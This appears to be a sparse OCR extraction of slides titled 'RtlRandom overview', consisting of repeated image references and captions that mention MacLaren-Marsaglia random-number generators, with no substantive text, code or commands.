
RtlRandom overview

[1/4]




RtlRandom overview

[1/4]




RtlRandom overview

[1/4]




RtlRandom overview

[1/4]



RtlRandom overview: MacLaren-Marsaglia Generators [4/4]

